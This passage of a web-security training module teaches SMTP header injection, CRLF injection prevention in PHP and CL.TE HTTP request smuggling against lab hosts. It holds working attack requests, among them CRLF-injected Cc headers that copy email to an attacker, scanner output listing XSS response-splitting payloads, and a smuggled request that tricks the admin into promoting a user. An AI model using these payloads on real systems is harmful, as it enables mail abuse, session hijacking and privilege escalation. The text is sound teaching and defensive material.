The SMTP headers define meta information such as the sender, recipients, and subject. Each header is separated by a CRLF control sequence. After the header section, there is an empty line followed by the request body. Finally, the request body is terminated with a single line that contains nothing but a dot.


Here is a short list of some important SMTP headers and their meaning:

- `From` : contains the sender
- `To` : contains a single recipient or a list of recipients
- `Subject` : contains the email title
- `Reply-To` : contains the email address the recipient should reply to
- `Cc` : contains recipients that receive a carbon copy of the email
- `Bcc` : contains recipients that receive a blind carbon copy of the email

---


Identification

Let's have a look at an example. The web application in the exercise below implements a simple contact form that sends an email to the admin user:



Full name	evilhacker
Email address	evil@attacker.htb
Phone number	123456789
Message	Hello Admin!

When submitting the data depicted in the screenshot above, the admin receives the following email:




From	evil@attacker.htb
Subject	**You received a message**
To	admin@smtpinjection.htb

```
From: evil@attacker.htb
Message-ID: 7QqZmaN1xsbhBCqBFCrUGrae_6IqS7ndirpOKnhqRQM=@mailhog.example
Received: from localhost by mailhog.example (MailHog)
          id 7QqZmaN1xsbhBCqBFCrUGrae_6IqS7ndirpOKnhqRQM=@mailhog.example; Wed, 25 Jan 2023 13:11:23 +0000
Reply-To: webmaster@smtpinjection.htb
Return-Path: <www-data@8fc7d59e4200>
Subject: You received a message
To: admin@smtpinjection.htb

Here is the message:
Hello Admin!
```

We can identify that our supplied email address gets reflected in the `From` header. Furthermore, our message is reflected in the email body. Just like in the previous sections, we can attempt to inject a CRLF sequence in our supplied email address and supply an arbitrary header to confirm that we have an SMTP Header Injection vulnerability. We can do so with the following request:

```
POST /contact.php HTTP/1.1
Host: smtpinjection.htb
Content-Length: 105
Content-Type: application/x-www-form-urlencoded

name=evilhacker&[email
protected]%0d%0aTestheader:%20Testvalue&phone=123456789&message=Hello+Admi
n%21
```

Looking behind the scenes, we can confirm that our proof of concept header was indeed injected into the email:



From evil@attacker.htb
Subject **You received a message**
To admin@smtpinjection.htb

```
From: evil@attacker.htb
Message-ID: _sUOVXBlG5R_h7dUjiIMl2ddmk-XudPEiu3fhOo-wyU=@mailhog.example
Received: from localhost by mailhog.example (MailHog)
          id _sUOVXBlG5R_h7dUjiIMl2ddmk-XudPEiu3fhOo-wyU=@mailhog.example; Wed, 25 Jan 2023 13:16:43 +0000
Reply-To: webmaster@smtpinjection.htb
Return-Path: <www-data@8fc7d59e4200>
Subject: You received a message
Testheader: Testvalue
To: admin@smtpinjection.htb

Here is the message:
Hello Admin!
```

Now that we know that the web application is vulnerable to SMTP Header Injection, let's discuss a few options for exploiting this vulnerability.

Exploitation

In a real-world deployment of a vulnerable web application, we often do not have access to the resulting email, so we cannot confirm whether our header was successfully injected or not. Our first exploitation attempt could be to add ourselves as a recipient of the email. If we receive the email, we know that we successfully injected an SMTP header. We can do this by targeting one of the following SMTP headers: `To`, `Cc`, or `Bcc`. We can inject our own email address into the header to force the SMTP server to send the email to us:

```
POST /contact.php HTTP/1.1
Host: smtpinjection.htb
Content-Length: 107
Content-Type: application/x-www-form-urlencoded

name=evilhacker&[email protected]%0d%0aCc:%[email
protected]&phone=123456789&message=Hello+Admin%21
```

This should forward the email to our email address at `[email protected]`, including any potentially confidential content. We can also utilize the same methodology to force the SMTP server to send spam emails by supplying a huge list of recipients in any of the three SMTP headers mentioned above and sending the request repeatedly. This would make the SMTP server send a lot of emails to the recipients supplied by us.

In some cases, the application might append additional data to our injection point. Consider a scenario where we supply a name and it is reflected in the `Subject` header to form the following line: `You received a message from <name>!`. In this case, an exclamation mark is appended to our input. If we now try to inject a `Cc` header containing our email address, the web application will append the exclamation mark to our email address and thus invalidate it. It is therefore recommended to always inject an additional dummy header after our actual payload to avoid running into such issues. We can do this by specifying an additional line after our payload:

```
POST /contact.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 151
Content-Type: application/x-www-form-urlencoded

name=evilhacker&email=evil%40attacker.htb%0d%0aCc:%[email
protected]%0d%0aDummyheader:%20abc&phone=123456789&message=Hello+Admin%21
```

CRLF Injection Prevention

After seeing different ways to identify and exploit CRLF injection vulnerabilities, let's discuss how we can protect ourselves from these types of attacks. Afterward, we will briefly discuss tools that can help us identify CRLF injection vulnerabilities.

Insecure Configuration

CRLF injection vulnerabilities can occur in any place where the CRLF control sequence has a special semantic meaning. As we have seen in the previous sections, this can include log files and particularly headers in HTTP and SMTP.

Log Injection

Let's start by looking at probably the most common form of CRLF injection vulnerability which is log injection. Consider this sample code snippet:

```
function log_msg($ip, $user_agent, $msg) {
        global $LOGFILE;
        $log_msg = "Request from " . $ip . " (" . $user_agent . ")" . ": "
. $msg;
    file_put_contents($LOGFILE, $log_msg , FILE_APPEND|LOCK_EX);
}

$log_msg($_SERVER['REMOTE_ADDR'], $_SERVER['HTTP_USER_AGENT'],
$_POST['msg']);
```

The code snippet implements a custom log function that logs data to a log file. In particular, the log message contains user-supplied parameters such as the user agent and even data from an HTTP POST request. These user-supplied parameters can contain arbitrary characters, including a CRLF control sequence. As such, the above code is vulnerable to log injection which an attacker could exploit to forge log entries as discussed a couple of sections ago.

The most obvious way of preventing such issues is to use the logging functionality provided by the web server. However, if we need to implement a custom log functionality, we can avoid CRLF injection by ensuring that user-supplied input is always URL-encoded before its written to a file. In PHP, we can do so using the `urlencode` function. Since this function URL-encodes all non-alphanumeric characters including the CR and LF characters, this prevents CRLF injection issues.

Response Splitting

Similarly to preventing log injection issues, response splitting can be prevented by always using high-level functions for setting headers and cookies, especially if they contain user-supplied input. For instance, in PHP we can use the `header` function to set custom headers. While this function used to be vulnerable to CRLF injection, it has long been fixed since PHP 5.1.2, as we can see in the patch notes here:

```
HTTP Response Splitting has been addressed in ext/session and in the
header() function.
Header() can no longer be used to send multiple response headers in a
single call.
```

The function rejects any input that contains the CRLF control sequence. However, this also means that PHP versions before `5.1.2` are potentially vulnerable to HTTP response splitting. If you ever encounter a system running such a long deprecated PHP version in a real-world engagement, it might be worth checking for HTTP response splitting.

An additional security measure is to URL-encode user input in headers and cookies. Particularly if the input contains a URL anyway, as was the case in the redirector service from a couple of sections ago.

SMTP Header Injection

SMTP Header injection is a variant of CRLF injection that can occur frequently due to the unawareness of PHP programmers, in particular, if the default functions provided by PHP are used to handle the sending of emails. Let's have a look at a vulnerable configuration:

```php
$to = "[email protected]";
$subject = "You received a message";
$message = "Here is the message:\r\n" . $_POST['message'];

$user_mail = $_POST['email'];
$headers = "From: " . $user_mail . "\r\n";
$headers .= "Reply-To: [email protected]\r\n";

mail($to, $subject, $message, $headers);
```

The PHP function `mail` expects a recipient, a subject, a message body, and optionally a list of additional SMTP headers. For more details, have a look at the documentation here. As shown in the code snippet above, additional SMTP headers can be supplied in a string that contains the headers separated by the CRLF control sequence. Since user-supplied input is used in the `From` header, the above code is vulnerable to CRLF injection.

To prevent this, we should URL-encode the user-supplied data before adding it to the SMTP headers to ensure that all CRLF characters are encoded:

```php
$to = "[email protected]";
$subject = "You received a message";
$message = "Here is the message:\r\n" . $_POST['message'];

$user_mail = $_POST['email'];
$headers = "From: " . urlencode($user_mail) . "\r\n";
$headers .= "Reply-To: [email protected]\r\n";

mail($to, $subject, $message, $headers);
```

Generally, user-supplied input should not be used in SMTP headers when it is not necessary.

Tools

A tool we can use to help us identify CRLF injection vulnerabilities is CRLFsuite. We can simply install it using `pip`:

```
pip3 install crlfsuite
```

Afterward, we can use the tool using the `crlfsuite` command:

```
crlfsuite -h
usage: crlfsuite [-h] [-t TARGET] [-iT TARGETS] [--pipe] [-m METHOD] [-d
DATA] [-c COOKIE] [-tO TIMEOUT] [--ssl] [--delay DELAY] [--stable] [--
headers [HEADERS]] [-oN NOUT] [-oJ JOUT]
                 [-cT THREADS] [-v VERBOSE] [-r] [-sL] [-sH] [-cL]

optional arguments:
  -h, --help            show this help message and exit
  -cT THREADS, --concurrent-threads THREADS
                        Number of concurrent threads, default: 10
  -v VERBOSE, --verbose VERBOSE
                        Verbosity level (1:3)
  -r, --resume          Resume scan using resume.cfg
  -sL, --silent         Silent mode
  -sH, --skip-heuristic
                        Skip heuristic scanning
  -cL, --clean          Remove CRLFsuite generated files.

Main arguments:
  -t TARGET, --target TARGET
                        Target URL
<SNIP>
```

We can specify a target URL with the `-t` flag. Make sure to append parameters you suspect to be vulnerable to the URL. The tool will then start fuzzing CRLF injection points and display vulnerable queries we can use as a proof-of-concept:

```
crlfsuite -t http://127.0.0.1:8000/?target=asd

            ___
          ___H___
 _____ _____[%]_____         _ _
|     | __  [\]   __|___ _ _|_| |_ ___
|   --|    -[#]   __|_ -| | | |  _| -_|
|_____|__|__[;]__|  |___|___|_|_| |___|
             V                        v2.5.2
                (By Nefcore Security)
```

```
:: TARGET      : http://127.0.0.1:8000/?target=asd
:: THREADS     : 10
:: METHOD      : GET
:: Delay       : 0
:: TIMEOUT     : 15
:: VERIFY      : False
:: Verbosity   : 1

[INF] CRLFsuite v2.5.2 (CRLF Injection Scanner)
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any
misuse or damage.
[INF] Generating random headers
[INF] Intializing Heuristic scanner...
[INF] Heuristic scan completed.
[INF] Intializing WAF detector at 26-01-2023 14:53...
[INF] WAF status: offline
[INF] WAF detection completed.
[INF] Intializing Payload Generator...
[INF] Heuristic scanner found no injectable URL(s).
[INF] Creating resumable_data.crlfsuite.
[INF] Intializing CRLF Injection scanner at 26-01-2023 14:53...

[VLN] http://127.0.0.1:8000/?target=%3f%0D%0ALocation://x:1%0D%0AContent-
Type:text/html%0D%0AX-XSS-
Protection%3a0%0D%0A%0D%0A%3Cscript%3Ealert(document.domain)%3C/script%3E
[VLN] http://127.0.0.1:8000/?
target=%22%3E%0A%0A%3Cscript%3Ealert(%22XSS%22)%3C/script%3E%3C%22
[VLN] http://127.0.0.1:8000/?
target=%0A%0A%3Cscript%3Ealert(%22XSS%22)%3C/script%3E
[VLN] http://127.0.0.1:8000/?target=%0AContent-
Type:html%0A%0A%3Cscript%3Ealert(%22XSS%22)%3C/script%3E
[VLN] http://127.0.0.1:8000/?
target=%0d%0a%0d%0a%3Cscript%3Ealert(%22XSS%22)%3C%2Fscript%3E
[VLN] http://127.0.0.1:8000/?target=%2Fxxx:1%2F%0aX-XSS-
Protection:0%0aContent-Type:text/html%0aContent-
Length:39%0a%0a%3cscript%3ealert(document.cookie)%3c/script%3e%2F..%2F..%2
F..%2F../tr
[VLN] http://127.0.0.1:8000/?target=%3f%0d%0aLocation:%0d%0aContent-
Type:text/html%0d%0aX-XSS-
Protection%3a0%0d%0a%0d%0a%3Cscript%3Ealert%28document.domain%29%3C/script
%3E
```

Introduction to Request Smuggling


HTTP Request Smuggling or sometimes also called `Desync Attacks` is an advanced attack vector that exploits a discrepancy between a frontend and a backend system in the parsing of incoming HTTP requests. The frontend system can be any intermediary system such as a reverse proxy, web cache, or web application firewall (WAF), while the backend system is typically the web server. Since request smuggling is an advanced technique, it requires a solid understanding of TCP and HTTP to understand how it works. In the upcoming sections, we will generally refer to the frontend system as the `reverse proxy` and the backend system as the `web server`. However, as stated above, the actual functionality of the frontend and backend systems does not matter for this vulnerability.

We will discuss the basics in this section, so make sure you understand them well before moving on. If you feel overwhelmed at any point you may want to go back and repeat topics from earlier modules to strengthen your foundations in TCP and HTTP.

TCP Stream of HTTP requests

The Transmission Control Protocol (TCP) is a transport layer protocol that provides reliable and ordered communication. In particular, TCP is a stream-oriented protocol, meaning it transmits streams of data. The application layer protocol (which can be HTTP for instance) does not know how many TCP packets were transmitted, it just receives the raw data from TCP.

HTTP requests and responses are transmitted using TCP. In HTTP/1.0, each HTTP request was sent over a separate TCP socket. However, since HTTP/1.1, requests are typically not transmitted over separate TCP connections but the same TCP connection is used to transmit multiple request-response pairs. This allows for better performance since the establishment of TCP connections takes time. If a new HTTP request required a new TCP connection, the overhead would be much higher. In particular, in settings where a reverse proxy sits in front of the actual web server and all requests are transmitted from the reverse proxy to the web server, the TCP socket is usually kept open and re-used for all requests:



Since TCP is stream-oriented, multiple HTTP requests are sent subsequently in the same TCP stream. The TCP stream contains all HTTP requests back-to-back as there is no separator between the requests. Consider the following simplified representation of a TCP stream containing two HTTP requests: a POST request in red and a GET request in green:

```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 5

HELLOGET / HTTP/1.1
Host: clte.htb
```

The POST request contains a request body consisting of the word `HELLO`. The subsequent GET request starts immediately after the POST request's body ends, there is no delimiter. Thus, to parse the HTTP requests correctly, both the reverse proxy and web server need to know where the current request ends and where the next request starts. In other words, both systems need to know where the request boundaries are within the TCP stream.

Content-Length vs Transfer-Encoding

To figure out the length of the current request's body, we can use HTTP headers. In particular, the `Content-Length (CL)` and `Transfer-Encoding (TE)` headers are used to determine how long an HTTP request's body is. Let's have a look at how both of these headers specify the request length.

Content-Length

The CL header is most commonly used and you have probably seen it before. It simply specifies the byte length of the message body in the Content-Length HTTP header. Let's look at an example request:

```
POST / HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29

param1=HelloWorld&param2=Test
```

The CL header specifies a length of 29 bytes. Therefore, all systems know that this HTTP request contains a request body that is exactly 29 bytes long.

Transfer-Encoding

On the other hand, the TE header can be used to specify a `chunked` encoding, indicating that the request contains multiple chunks of data. Let's look at the same request with chunked encoding:

```
POST / HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked

1d
param1=HelloWorld&param2=Test
0
```

We can see that the HTTP header Transfer-Encoding specifies a `chunked` encoding. The body now consists of chunks of data. Each chunk is preceded by the chunk size in hex on a separate line, followed by the payload of the chunk. The request is terminated by a chunk of size `0`. As we can see, the request contains a chunk of size `0x1d` which is equal to 29 in decimal followed by the same payload as the previous request. Afterward, the request is terminated by the empty chunk.

Note that the chunks sizes and chunks are separated by the CRLF control sequence. If we display the CRLF characters, the request body looks like this:

```
1d\r\nparam1=HelloWorld&param2=Test\r\n0\r\n\r\n
```

Lastly, we need to discuss how a request should be treated that contains both a CL and a TE header. Luckily for us, the HTTP/1.1 standard defines the behavior in the RFC here:


```
If a message is received with both a Transfer-Encoding header field and a
Content-Length header field, the latter MUST be ignored.
```

So, if a request contains both a CL and TE header, the TE header has precedence and the CL header should be ignored.

Desynchronization

Request smuggling attacks exploit discrepancies between the reverse proxy and web server. In particular, the attack forces a disagreement in the request boundaries between the two systems, thus causing a `desynchronization` which is why request smuggling attacks are sometimes also called `Desync Attacks`. This can be achieved by exploiting bugs in the web server or reverse proxy software, lack of support for chunked encoding, or incorrect parsing of any of the CL or TE headers as we will see in the upcoming sections.

For now, let's discuss what desynchronization achieves. Generally, HTTP requests are viewed in isolation, meaning different HTTP requests cannot influence each other. This is an important trait of HTTP traffic since a lot of users typically access the same web server. It could have potentially catastrophic consequences if an attacker can influence other users' requests with his own request. Since multiple requests are sent over the same TCP stream as discussed above, a disagreement in request boundaries by different systems enables an attacker to achieve exactly that. When the reverse proxy and web server disagree on the boundaries of an HTTP request, there is a discrepancy at the beginning of the subsequent request. This leads to data being left in the TCP stream that one of the two systems treats as a partial HTTP request, while the other system treats it as part of the previous request. When the next request arrives, the behavior of the reverse proxy and web server thus differs, leading to potentially serious security issues. By sending a specifically crafted request that forces such a disagreement, an attacker would thus be able to manipulate the subsequent request which may come from an entirely different user:



Depending on the specific type of disagreement between the systems, HTTP request smuggling vulnerabilities can have a different impact, including mass exploitation of XSS, stealing of other users' data, and WAF bypasses. For more details on HTTP request smuggling attacks, have a look at this great blog post by James Kettle.

CL.TE

In our first example of HTTP request smuggling, we will look at a setting where the reverse proxy does not support chunked encoding. Therefore, if a request contains both the CL and TE headers, the reverse proxy will (incorrectly) use the CL header to determine the request length, while the web server will (correctly) use the TE header to determine the request length. As such, this type of HTTP request smuggling vulnerability is called `CL.TE` vulnerability. We will discuss how to identify and exploit this type of request smuggling vulnerability.

Foundation

Before jumping into our lab for this section, let's discuss the theory behind a CL.TE vulnerability and how we could exploit it. As described above, this type of vulnerability arises if the reverse proxy does not support chunked encoding. Consider a request like the following:

```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 10
Transfer-Encoding: chunked
```

```
0

HELLO
```

Let's first have a look at the above request from the reverse proxy's perspective. Since the reverse proxy does not support chunked encoding, it uses the CL header to determine the request body's length. The CL header gives the length as 10 bytes, meaning the request body is parsed as the following 10 bytes:

```
0\r\n\r\nHELLO
```

In particular, we can see that the reverse proxy consumes all data we sent from the TCP stream such that no data is left (exactly how it should be). The reverse proxy then forwards the bytes we sent in our HTTP request to the web server.

Now let's look at the request from the web server's perspective. The web server correctly prefers the TE header over the CL header, as defined in the RFC shown in the previous section. Since the request body in the chunked encoding is terminated by the empty chunk with size `0`, the web server thus parses the request body as:

```
0\r\n\r\n
```

In particular, the bytes `HELLO` are not consumed from the TCP stream. From the web server's perspective, these bytes are thus the beginning of the next HTTP request. However, since the request is not complete yet, the web server waits for more data to arrive on the TCP stream before processing the request. We successfully created a desynchronization between the reverse proxy and the web server since the reverse proxy and web server disagree on the request boundaries.

Now let's discuss what happens if the next request arrives. Keep in mind that this can be a request from an unsuspecting victim that visits the vulnerable site just after we created the desynchronization with our specifically crafted request. Let's assume the next request that hits the reverse proxy looks like this:

```
GET / HTTP/1.1
Host: clte.htb
```

Now let's look at the complete TCP stream containing both these subsequent requests. Again, we are going to look at it from the perspective of the reverse proxy first. According to the reverse proxy, the TCP stream should be split into the two requests like this (red marks the first request while green marks the second request):

```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 10
Transfer-Encoding: chunked

0

HELLOGET / HTTP/1.1
Host: clte.htb
```

We can see that the first request's body ends after `HELLO` and the subsequent request starts with the `GET` keyword. Now let's look at it from the perspective of the web server:


```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 10
Transfer-Encoding: chunked

0

HELLOGET / HTTP/1.1
Host: clte.htb
```

Since the web server thinks the first request ends after the bytes `0\r\n\r\n`, the bytes `HELLO` are prepended to the subsequent request such that the request method was changed from `GET` to `HELLOGET`. Since that is an invalid HTTP method, the web server will most likely respond with an `HTTP 405 - Method not allowed` error message even though the second request by itself uses a valid HTTP method.

In this example scenario, we successfully created a desynchronization between the reverse proxy and web server to influence the request method of the subsequent request. Since all requests share the same TCP connection between the reverse proxy and web server, the second request does not need to come from the same source as the first request. Therefore, this attack allows an attacker to influence requests by other users without their knowledge.

Identification


Now let's have a look at a practical example. When we start the exercise below, we can see a simple web application that contains an admin area with an action we are unauthorized to do. In our example, this action is revealing the flag. However, in a real-world application this can be any action that only an admin user is allowed to do such as creating a new user or promoting a user to an admin:



Flag

Here is your flag:
Flag has not been revealed!


Let's try to confirm that the lab is vulnerable to a CL.TE request smuggling vulnerability. To do so, we can use the two requests shown above. Copy the requests to two separate tabs in Burp Repeater. Quickly send the two requests after each other to observe the behavior described above. The first response contains the index of the web application:



```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 10
Transfer-Encoding: chunked

0

HELLO
```

```
HTTP/1.1 200 OK
Server: ATS/7.1.1
Date: Wed, 01 Feb 2023 18:30:35 GMT
Content-Type: text/html; charset=UTF-8
Age: 0
Connection: keep-alive
Content-Length: 4443
```

If we now send the second request immediately afterward, we can observe that the web server responds with the HTTP 405 status code for the reasons discussed above:



```
GET / HTTP/1.1
Host: clte.htb

```

```
HTTP/1.1 405 Not Allowed
Server: ATS/7.1.1
Date: Wed, 01 Feb 2023 18:31:14 GMT
Content-Type: text/html
Content-Length: 150
Age: 0
Connection: keep-alive
```

Thus, we successfully confirmed that the setup is vulnerable to a CL.TE request smuggling vulnerability since we influenced the second request with the first one.

Exploitation

Now let's discuss how we can exploit a CL.TE vulnerability. Let's assume we want to force the admin user to promote our low-privilege user account to an admin user which can be done with the endpoint `/admin.php?promote_uid=2` where our user id is 2. We can force the admin user to do so by sending the following request:

```
POST / HTTP/1.1
Host: clte.htb
Content-Length: 52
Transfer-Encoding: chunked

```

```
0

POST /admin.php?promote_uid=2 HTTP/1.1
